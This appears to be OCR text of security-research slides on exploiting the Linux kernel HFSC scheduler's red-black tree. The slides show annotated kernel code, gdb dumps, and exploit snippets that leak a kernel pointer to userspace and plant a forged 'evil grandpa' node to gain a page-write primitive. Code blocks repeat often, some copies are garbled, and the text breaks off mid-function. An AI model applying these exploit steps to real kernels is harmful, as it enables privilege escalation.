


RED-BLACK TREE AFTER
CLASS 2:2 INSERTION




RED-BLACK TREE FROM
PAGE P's PERSPECTIVE

RBTREE INSERT



RED-BLACK TREE AFTER
CLASS 2:2 INSERTION



RED-BLACK TREE FROM
PAGE P's PERSPECTIVE

RBTREE INSERT

```
send_packets("lo", 64, 1, TC_H(2, 2));
```

```
static void
eltree_insert(struct hfsc_class *cl)
{
        struct rb_node **p = &cl->sched->eligible.rb_node;
        struct rb_node *parent = NULL;
        struct hfsc_class *cl1;

        while (*p != NULL) {
                parent = *p;
                cl1 = rb_entry(parent, struct hfsc_class, el_node);
                if (cl->cl_e >= cl1->cl_e)
                        p = &parent->rb_right;
                else
                        p = &parent->rb_left;
        }
        rb_link_node(&cl->el_node, parent, p);
    rb_insert_color(&cl->el_node, &cl->sched->eligible);
}
```

```
static __always_inline void
__rb_insert(struct rb_node *node, struct rb_root *root,
        void (*augment_rotate)(struct rb_node *old, struct rb_node *new))
{
    struct rb_node *parent = rb_red_parent(node), *gparent, *tmp;

    // node = C2 (0xffff88810a6d18a0)
    // parent = P (0xffff88810ac21000)

    while (true) {

        if (unlikely(!parent)) {
            rb_set_parent_color(node, NULL, RB_BLACK);
            break;
        }

        // P->__rb_parent_color is RB_BLACK (1)
        if (rb_is_black(parent))
            break;

        // ...
    }

    // ...
}
```

RBTREE INSERT


```
send_packets("lo", 64, 1, TC_H(2, 2));
```

```
static void
eltree_insert(struct hfsc_class *cl)
{
        struct rb_node **p = &cl->sched->eligible.rb_node;
        struct rb_node *parent = NULL;
        struct hfsc_class *cl1;

        while (*p != NULL) {
                parent = *p;
                cl1 = rb_entry(parent, struct hfsc_class, el_node);
                if (cl->cl_e >= cl1->cl_e)
                        p = &parent->rb_right;
                else
                        p = &parent->rb_left;
        }
        rb_link_node(&cl->el_node, parent, p);
    rb_insert_color(&cl->el_node, &cl->sched->eligible);
}
```

```
static __always_inline void
__rb_insert(struct rb_node *node, struct rb_root *root,
        void (*augment_rotate)(struct rb_node *old, struct rb_node *new))
{
    struct rb_node *parent = rb_red_parent(node), *gparent, *tmp;

    // node = C2 (0xffff88810a6d18a0)
    // parent = P (0xffff88810ac21000)

    while (true) {

        if (unlikely(!parent)) {
            rb_set_parent_color(node, NULL, RB_BLACK);
            break;
        }

        // P->__rb_parent_color is RB_BLACK (1)
        if (rb_is_black(parent))
            break;
    }

    // ...
}
```


RBTREE INSERT

CLASS :2 EL_NODE PTR LEAKED TO USERSPACE




RBTREE INSERT


```
// Find the class :2 el_node pointer
for (int i = NUM_PGV_AFTER; i < NUM_PGV_TOTAL; i++) {
    page = (uint64_t *)pages[i];
    if (memchr(page, 0xFF, total_size) != NULL) {
        for (int j = 0; j < total_size / sizeof(void *); j += 512) {
            // C2 is P->rb_right, the second QWORD in the page
            if (page[j + 1] > 1) {
                psock_a = psocks[i];
                page_a = page;
                hfsc_elnode = page[j + 1];
                break;
            }
        }
        break;
    }
}
```



EVIL GRANDPA INFILTRATES THE TREE




EVIL GRANDPA INFILTRATES THE TREE




EVIL GRANDPA INFILTRATES THE TREE

```
struct rb_node {
    unsigned long  __rb_parent_color;
    struct rb_node *rb_right;
    struct rb_node *rb_left;
} __attribute__((aligned(sizeof(long))));
```




EVIL GRANDPA INFILTRATES THE TREE

```
uint64_t hfsc_class = hfsc_elnode - hfsc_class_elnode_offset;
uint64_t target_pgv = hfsc_class + HFSC_CLASS_CHUNK_SIZE;
for (int i = 0; i < total_size; i += PAGE_SIZE)
    *(uint64_t *)((char *)page_a + i) = target_pgv - 0x10;
```



EVIL GRANDPA INFILTRATES THE TREE

```
gef➤  x/40gx 0xffff88810a6d1bf0 // Evil Grandpa
0xffff88810a6d1bf0:    0x0000000000000000        0x0000000000000000
0xffff88810a6d1c00:    0xffff888121326000        0xffff888121325000
0xffff88810a6d1c10:    0xffff888121327000        0xffff888121328000
0xffff88810a6d1c20:    0xffff888121329000        0xffff88812132a000
0xffff88810a6d1c30:    0xffff88812132b000        0xffff88812132c000
0xffff88810a6d1c40:    0xffff88812132d000        0xffff88812132e000
...


gef➤  p *(struct rb_node *)0xffff88810a6d1bf0 // Evil Grandpa
$66 = {
    __rb_parent_color = 0x0,
    rb_right = 0x0,
    rb_left = 0xffff888121326000 // Target page
}
```



RBTREE UPDATE

```
static int
hfsc_change_class(struct Qdisc *sch, u32 classid, u32 parentid,
                  struct nlattr **tca, unsigned long *arg,
                  struct netlink_ext_ack *extack)
{
        struct hfsc_sched *q = qdisc_priv(sch);
        struct hfsc_class *cl = (struct hfsc_class *)*arg;

        // ...

        if (cl != NULL) {

                // ...

                if (cl->qdisc->q.qlen != 0) {
                        if (cl->cl_flags & HFSC_RSC) {
                                if (old_flags & HFSC_RSC)
                                        update_ed(cl, len);
                                else
                                        init_ed(cl, len);
                        }

                        // ...

                }
        }

        // ...
}
```

RBTREE UPDATE

```
static int
hfsc_change_class(struct Qdisc *sch, u32 classid, u32 parentid,
                  struct nlattr **tca, unsigned long *arg,
                  struct netlink_ext_ack *extack)
{
        struct hfsc_sched *q = qdisc_priv(sch);
        struct hfsc_class *cl = (struct hfsc_class *)*arg;

        // ...

        if (cl != NULL) {

                // ...

                if (cl->qdisc->q.qlen != 0) {
                        if (cl->cl_flags & HFSC_RSC) {
                                if (old_flags & HFSC_RSC)
                                        update_ed(cl, len);
                                el
                                        init_ed(cl, len);
                        }

                        // ...

                }
        }

        // ...
}
```

```
static void
update_ed(struct hfsc_class *cl, unsigned int next_len)
{
        cl->cl_e = rtsc_y2x(&cl->cl_eligible, cl->cl_cumul);
        cl->cl_d = rtsc_y2x(&cl->cl_deadline, cl->cl_cumul + next_len);

        eltree_update(cl);
}
```

RBTREE UPDATE

```
static int
hfsc_change_class(struct Qdisc *sch, u32 classid, u32 parentid,
                  struct nlattr **tca, unsigned long *arg,
                  struct netlink_ext_ack *extack)
{
        struct hfsc_sched *q = qdisc_priv(sch);
        struct hfsc_class *cl = (struct hfsc_class *)*arg;

        // ...

        if (cl != NULL) {

                // ...

                if (cl->qdisc->q.qlen != 0) {
                        if (cl->cl_flags & HFSC_RSC) {
                                if (old_flags & HFSC_RSC)
                                        update_ed(cl, len);
                                el
                                        init_ed(cl, len);
                        }

                        // ...

                }
        }

        // ...
}
```

```
static void
update_ed(struct hfsc_class *cl, unsigned int next_len)
{
        cl->cl_e = rtsc_y2x(&cl->cl_eligible, cl->cl_cumul);
        cl->cl_d = rtsc_y2x(&cl->cl_deadline, cl->cl_cumul + next_len);

        eltree_update(cl);
}
```

```
static inline void
eltree_update(struct hfsc_class *cl)
{
        eltree_remove(cl);
        eltree_insert(cl);
}
```

RBTREE UPDATE - REMOVE

```
static inline void
eltree_update(struct hfsc_class *cl)
{
    eltree_remove(cl);
    eltree_insert(cl);
}
```

```
static inline void
eltree_remove(struct hfsc_class *cl)
{
        if (!RB_EMPTY_NODE(&cl->el_node)) {
                rb_erase(&cl->el_node, &cl->sched->eligible);
                RB_CLEAR_NODE(&cl->el_node);
        }
}
```

RBTREE UPDATE - REMOVE

```
static inline void
eltree_update(struct hfsc_class *cl)
{
    eltree_remove(cl);
        eltree_insert(cl);
}
```

```
static inline void
eltree_remove(struct hfsc_class *cl)
{
        if (!RB_EMPTY_NODE(&cl->el_node)) {
    rb_erase(&cl->el_node, &cl->sched->eligible);
                RB_CLEAR_NODE(&cl->el_node);
        }
}
```

```
void rb_erase(struct rb_node *node, struct rb_root *root)
{
        struct rb_node *rebalance;
        rebalance = __rb_erase_augmented(node, root, &dummy_callbacks);
        if (rebalance)
                ____rb_erase_color(rebalance, root, dummy_rotate);
}
```

RBTREE UPDATE - REMOVE


```
static inline void
eltree_update(struct hfsc_class *cl)
{
    eltree_remove(cl);
    eltree_insert(cl);
}
```

```
static inline void
eltree_remove(struct hfsc_class *cl)
{
    if (!RB_EMPTY_NODE(&cl->el_node)) {
        rb_erase(&cl->el_node, &cl->sched->eligibl
        RB_CLEAR_NODE(&cl->el_node);
    }
}
```

```
void rb_erase(struct rb_node *node, struct rb_root *root)
{
    struct rb_node *rebalance;
    __rb_erase_augmented(node, root, &dummy_callbacks);
    if (rebalance)
        ____rb_erase_color(rebalance, root, dummy_rotate);
}
```


```
static __always_inline struct rb_node *
__rb_erase_augmented(struct rb_node *node, struct rb_root *root,
             const struct rb_augment_callbacks *augment)
{
    struct rb_node *child = node->rb_right; // child = C2->rb_right = 0
    struct rb_node *tmp = node->rb_left; // tmp = C2->rb_left = 0
    struct rb_node *parent, *rebalance;
    unsigned long pc;

    if (!tmp) {
        pc = node->__rb_parent_color; // pc = C2->__rb_parent_color = P
        parent = __rb_parent(pc); // parent = P
        __rb_change_child(node, child, parent, root); // WRITE_ONCE(P->rb_right, 0)
        if (child) {
            child->__rb_parent_color = pc;
            rebalance = NULL;
        } else
            rebalance = __rb_is_black(pc) ? parent : NULL;
        tmp = parent;
    }

    // ...
}
```

RBTREE UPDATE - REMOVE




```
static __always_inline struct rb_node *
__rb_erase_augmented(struct rb_node *node, struct rb_root *root,
             const struct rb_augment_callbacks *augment)
{
    struct rb_node *child = node->rb_right; // child = C2->rb_right = 0
    struct rb_node *tmp = node->rb_left; // tmp = C2->rb_left = 0
    struct rb_node *parent, *rebalance;
    unsigned long pc;

    if (!tmp) {
        pc = node->__rb_parent_color; // pc = C2->__rb_parent_color = P
        parent = __rb_parent(pc); // parent = P
        __rb_change_child(node, child, parent, root); // WRITE_ONCE(P->rb_right, 0)
            child->__rb_parent_color = pc;
            rebalance = NULL;
        } else
            rebalance = __rb_is_black(pc) ? parent : NULL;
        tmp = parent;
    }

    // ...
}
```

RBTREE UPDATE - REMOVE





```c
static __always_inline struct rb_node *
__rb_erase_augmented(struct rb_node *node, struct rb_root *root,
